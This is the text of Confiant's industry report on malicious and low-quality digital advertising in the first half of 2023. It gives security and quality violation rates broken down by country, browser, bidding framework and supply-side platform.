Malvertising and Ad Quality Index

The Foremost Benchmark Report on Digital Ad Quality, Security, and Privacy.

H1 2023

January 1st - June 30th

INTRODUCTION

Confiant's **Malvertising and Ad Quality (MAQ) Index** is a view into creative quality and security in digital advertising. Using a sample of hundreds of billions of impressions monitored in real time, Confiant is able to answer fundamental questions about the state of creative quality.

Digital advertising delivers significant value to publishers but also introduces myriad risks related to security, privacy, and user experience. Malicious, disruptive, and annoying ads degrade user experience and drive adoption of ad blockers. The MAQ was the industry's first and is still the leading systematic study on the frequency and severity of ad quality issues as experienced by the real victims: end users.

Part of this is due to data issues: it had historically been challenging to estimate impact without client-side instrumentation in place on a large and diverse set of publishers. The advent of Confiant's real-time creative-verification solution in 2017 created a new way to examine the problem, revealing the underlying causes for the first time. The MAQ Index, which leverages Confiant's position as the vendor of choice for ad security, quality, and privacy monitoring, aims to provide a comprehensive view into the creative issues facing the industry.

In 2018, Confiant released the industry's first benchmark report. This report, the 18th in the series, covers the first half of 2023.

METHODOLOGY

To compile the research contained in this report, Confiant analyzed a normalized sample of more than 500 billion advertising impressions monitored from January 1 to June 30th, 2023, across tens of thousands of premium websites and apps from top publishers.

The data was captured by Confiant's **real-time creative verification solution**, which allows us to **measure ad security and quality on live impressions** (not sandbox scans) across devices and channels.

The violation rate is calculated by dividing the number of impressions exhibiting a particular issue by the total number of impressions monitored by Confiant.

Please note that in Q3 2020, we shifted from using U.S. to **global data**, necessitating a restatement of our results to allow quarter-to-quarter comparison. In H1 2022, we refactored our Quality score to remove an issue that was largely outside of the SSP's control. As a result, some historical metrics in this report may not match those in prior reports.

DEFINITIONS

Security Violations

Attempts to **compromise the user** through the use of malicious code, trickery, and other techniques.

Top issues include:

- **Forced Redirects**
- **Criminal Scams**
- **Fake Ad Servers**
- **Fake Software Updates**
- **High-Risk Ad Platforms (HRAPs)**[1]

Quality Violations

Non-security issues related to **ad behavior, technical characteristics,** or **content**.

Top issues include:

- **Heavy Ads (including Chrome Heavy Ad Intervention)**
- **Misleading Claims**
- **Video Arbitrage (formerly In-Banner Video)**
- **Undesired Audio**
- **Undesired Video**
- **Undesired Expansion**

[1] Ad platforms that consistently serve abnormal levels of malicious ads and are the preferred vector for malicious actors.


CONFIANT
Industry View
H1 2023

In H1 2023,
one in every 106
impressions was
dangerous or
highly disruptive
to the end user.



How did the industry fare?

In only half a year, the industry-wide ad security violation rate doubled from 0.17% to 0.34% before cooling back down to historical averages. This spike was fueled by attacks from Cloaked Ads.

The **ad quality violation rate also rose by 50% to a high of 0.70% in Q1**. The elevated levels were driven by Heavy Ads — ads with characteristics like high network load, large number of unique hosts, or Chrome Heavy Ad Intervention.

The security violation rate in Q1 2023 was the highest level in four years.



H1 2023 Violation Rates by Country

Compared to 2022 averages, **almost every country had noticeable increases in ad security issues during H1 2023**. Canada and Italy were both exceptions, each showing slightly improved rates over 2022.

Great Britain had the highest rate of security issues for H1 2023, coming in at 0.48%, 40% higher than Canada - the next highest. **Italy and Japan were the safest markets.**

The ad quality violation rate was highest in Great Britain, the USA, and Japan. Great Britain had both the highest security and quality violation rates in H1 2023.



H1 2023 Violation Rates by Browser

In H1 2023, **users of Firefox for Windows experienced the highest rate of security issues**, with Windows Edge users in a close second place.

Conversely, **Chrome performed well for security issues across all platforms, but relatively poorly for quality issues**.



H1 2023 Security Violation Rates by Browser Family

When browsers were grouped as a family across all operating systems and devices, interesting patterns emerged.

In H1 2023, Firefox users were the most impacted by security issues, taking over the lead from Edge. Safari, and especially Chrome users, were half as likely to experience ads with security issues.

...Firefox users were the most impacted by security issues...



H1 2023 Violation Rates by Bidding Framework

Publishers use frameworks like **Prebid** and **Open Bidding** to manage bidding from multiple SSPs. In both cases, demand from a diverse set of SSPs flows through the framework, exposing publishers to security and quality issues.

While tied in security issues, **Google greatly outperformed Amazon TAM on quality issues.** Prebid consistently has had much higher security rates than the other frameworks.



"Other" includes over 100 other categories

H1 2023 Most Blocked Ad Categories

Confiant allows publishers to block creatives across 100+ different ad categories, including common verticals like Automotive and sensitive topics like Alcoholic Beverages.

In H1 2023, **Gambling was the most blocked category, followed by Alcoholic Beverages, which beat out the usual second place holder, Pharmaceutical Drugs**. Surprisingly, while these top three categories represented 66% of all blocks in 2022, they now account for less than 50%. Gambling dropped by almost half, while the "Other" category increased its share by 50%. **Beauty Products** skyrocketed into 4th place overall.


CONFIANT
SSP Rankings
H1 2023

H1 2023 SSP Rankings

In H1 2023, Confiant tracked impressions from over **100 SSPs and demand sources**. However, the majority of **global impressions originated from only 14 providers**[1] that are commonly used by publishers. These 14 providers[1] are noted in the charts that follow using a coding system that carries over from one quarter to the next to allow comparisons over time.

To qualify for inclusion, a provider had to have been a consistent source of **at least one billion Confiant-monitored impressions per quarter** across a cross-section of publishers in our global sample. In this report we updated our list of SSPs that we track in line with market share, removing one and adding another.

We identify three SSPs in these rankings: **Google**, **OpenX**, and **Sharethrough**. As the operator of the largest exchange, Google has access to data and resources beyond what's available to other exchanges. **OpenX** and **Sharethrough** have consented to have their names and their data included in our reports without obfuscation, which is an option we offer to any SSP upon request.

[1] Google, Magnite, TripleLift, OpenX, Xandr, Index Exchange, Pubmatic, Sharethrough, Sovrn, Yahoo, GumGum, Sonobi, Media.net, and YieldMo



[3] The weighted average across all SSPs based on impression volume.

Security Violation Rate by SSP

In H1 2023, **Google, SSP-I, and SSP-S struggled with high security violation rates**, with Google being 4.5x worse than SSP-I.

The SSPs with the lowest security violation rate for the half-year were **SSP-E, OpenX, and Sharethrough**, each achieving a rate of less than 0.01%. SSP-E remains the frontrunner.



Security Violation Rate: H1 2023 vs. H2 2022

Google's violation rate nearly doubled when compared to H2 2022.

SSP-J increased to 0.14% compared to their 0.02% average in 2022.

SSP-H spiked to 0.27% in the second half of 2022, but then returned to their previous performance level of 0.08%.

Meanwhile, **SSP-P** reduced their security violation rate by more than 50% for the second measured period in a row.

